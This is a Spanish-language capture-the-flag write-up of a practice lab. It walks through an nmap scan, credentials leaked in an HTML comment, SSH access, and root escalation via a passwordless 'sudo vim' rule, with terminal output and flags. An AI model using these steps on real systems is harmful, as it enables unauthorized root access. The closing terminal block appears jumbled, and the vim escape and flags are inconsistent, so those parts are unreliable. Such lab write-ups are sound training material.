

WRITEUP: DOCS_INTERNAL

Autora	Ruth Pérez
Objetivo	172.17.0.2
Fecha	26/08/2026
Plataforma	Whoami-Labs
Dificultad	Fácil

Resumen

El objetivo de este laboratorio fue obtener acceso con privilegios de root en la máquina objetivo. Durante el proceso se identificaron servicios expuestos, se descubrieron credenciales en un comentario HTML, se obtuvo acceso inicial mediante SSH como el usuario writer y, finalmente, se identificó una configuración insegura de sudo que permitía ejecutar vim como root sin contraseña.

1. Reconocimiento


Comenzamos identificando los servicios expuestos por la máquina objetivo mediante un escaneo con Nmap:

nmap -sC -sV -p- 172.17.0.2

El escaneo reveló los siguientes servicios:

- Puerto 22 (SSH) - abierto
- Puerto 80 (HTTP) - abierto
- Servidor Apache 2.4.41
- Página web "Internal Docs"

Con esta información, continuamos con la enumeración del servicio web.



```
(kali@kali) [~/whoami-labs/machines/lab_docs_internal]
$ nmap -sC -sV -p- 172.17.0.2 scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 15:54 -0400
Failed to resolve "scan.txt".
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 9c:35:de:76:0e:d8:ee:39:ed:a5:73:aa:c5:b8:ee:c3 (RSA)
|_  256 1c:cc:ae:11:f1:76:1c:78:c1:b2:37:6d:43:61:39:2c (ECDSA)
|_  256 7b:48:08:f2:ba:49:09:ad:c1:f8:3f:3e:ba:2a:f8:d3 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Internal Docs
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: AA:21:B3:27:42:0F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
```



2. Enumeración del servicio web

Al revisar la página web, encontramos un mensaje simple. Sin embargo, al inspeccionar el código fuente se identificó un comentario HTML oculto:

Este comentario contenía las siguientes credenciales:

Usuario: writer


Contraseña: draft2025



El descubrimiento de estas credenciales nos proporcionó un posible vector de acceso inicial al sistema a través del servicio SSH.

3. Acceso inicial mediante SSH

Utilizamos las credenciales encontradas para intentar acceder al sistema mediante SSH:



```
Session Actions Edit View Help
kali@kali: ~/whoami-labs/machines/lab_docs_internal  writer@docs-srv ~

(kali@kali)~(~/whoami-labs/machines/lab_docs_internal)
$ ssh writer@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
writer@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Una vez dentro, continuamos con la enumeración local para identificar posibles vectores de escalada de privilegios.

4. Enumeración Local

Dentro del sistema verificamos información básica del usuario, listamos el directorio personal y localizamos la flag del usuario. Intentamos acceder como /root, pero el sistema deniega el permiso:



```
Session Actions Edit View Help
kali@kali: ~/whoami-labs/machines/lab_docs_internal  root@docs-srv /home/writer

writer@docs-srv:~$ whoami
writer
writer@docs-srv:~$ pwd
/home/writer
writer@docs-srv:~$ id
uid=1000(writer) gid=1000(writer) groups=1000(writer)
writer@docs-srv:~$ ls -al
total 32
drwxr-xr-x 1 writer writer 4096 Aug 25 20:37 .
drwxr-xr-x 1 root  root  4096 Jan  8  2026 ..
-rw-r--r-- 1 writer writer 220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 writer writer 3771 Feb 25  2020 .bashrc
drwx----- 2 writer writer 4096 Aug 25 20:37 .cache
-rw-r--r-- 1 writer writer  807 Feb 25  2020 .profile
-rw-r--r-- 1 writer writer  34 Jan  8  2026 user.txt
writer@docs-srv:~$ cat user.txt
CTF{Documentation_Access_Level_1}
writer@docs-srv:~$ cd /root
-bash: cd: /root: Permission denied
writer@docs-srv:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
writer@docs-srv:~$ sudo -l
Matching Defaults entries for writer on docs-srv:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User writer may run the following commands on docs-srv:
(root) NOPASSWD: /usr/bin/vim
writer@docs-srv:~$ sudo /usr/bin/vim
```

5. Búsqueda de vectores de escalada

Inicialmente revisamos los binarios con permisos SUID, pero no encontramos ningún resultado especialmente relevante para la escalada de privilegios.

sudo -l, salida clave: Esto significa que el usuario writer puede ejecutar **vim** como root sin

contraseña, lo cual es un vector de escalada directo

6. Escalada de privilegios mediante vim

Ejecutamos vim como root con el siguiente comando:

sudo /usr/bin/vim

Dentro de vim abrimos una shell **#!/bin/bash**

7. Obtencion de la flag de root

Después de obtener privilegios de root, ya fue posible acceder al directorio /root y obtener la flag requerida por el laboratorio.

```
root@docs-srv:/home/writer# ls -al
total 32
drwxr-xr-x 1 writer writer 4096 Aug 25 20:37 .
drwxr-xr-x 1 root  root  4096 Jan  8  2026 ..
-rw-r--r-- 1 writer writer  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 writer writer 3771 Feb 25  2020 .bashrc
drwx----- 2 writer writer 4096 Aug 25 20:37 .cache
-rw-r--r-- 1 writer writer  807 Feb 25  2020 .profile
-rw-r--r-- 1 writer writer   34 Jan  8  2026 user.txt
root@docs-srv:/home/writer# whoami
root
root@docs-srv:/home/writer# pwd
/home/writer
root@docs-srv:/home/writer# id
uid=0(root) gid=0(root) groups=0(root)
root@docs-srv:/home/writer# cd /root
root@docs-srv:~# ls -al
total 20
drwx----- 1 root root 4096 Jan  8  2026 .
drwxr-xr-x 1 root root 4096 Aug 25 20:14 ..
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
-rw----- 1 root root   25 Jan  8  2026 flag.txt
root@docs-srv:~# cat flag.txt
CTF{vim-mode-is-the-best}
```

```
kali@kali: ~/whoami-labs/machines/lab_docs_internal root@docs-srv: ~
WHOAMI-LABS.COM
/usr/bin/sudo
/usr/bin/chfn

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

/usr/bin/passwd
[*] Cargando imagen desde lab_docs_internal.tar ...
[*] Iniciando laboratorio ...
writer@docs-srv:~$ sudo -i

[v] Laboratorio desplegado correctamente.
/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/swag/bin

User writer may run the following commands on docs-srv:
LAB: DOCS-INTERNAL
DIFICULTAD: *** Fácil (1 punto) vim

IP del laboratorio: 172.17.0.2

drwxr-xr-x 1 root  root  4096 Jan  8  2026 .
Ingresar la ROOT flag (formato CTF{...}): CTF{Vim_Mode_...}
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
20:37 cache
2020 profile
```

Conclusión

Este laboratorio demuestra cómo una simple credencial filtrada en un comentario **HTML** puede otorgar acceso inicial a un sistema. Una vez dentro, la clave está en revisar cuidadosamente los permisos ocultos, ya que incluso un binario aparentemente inocente como **vim** puede convertirse en una vía directa para obtener privilegios de root si está configurado con NOPASSWD.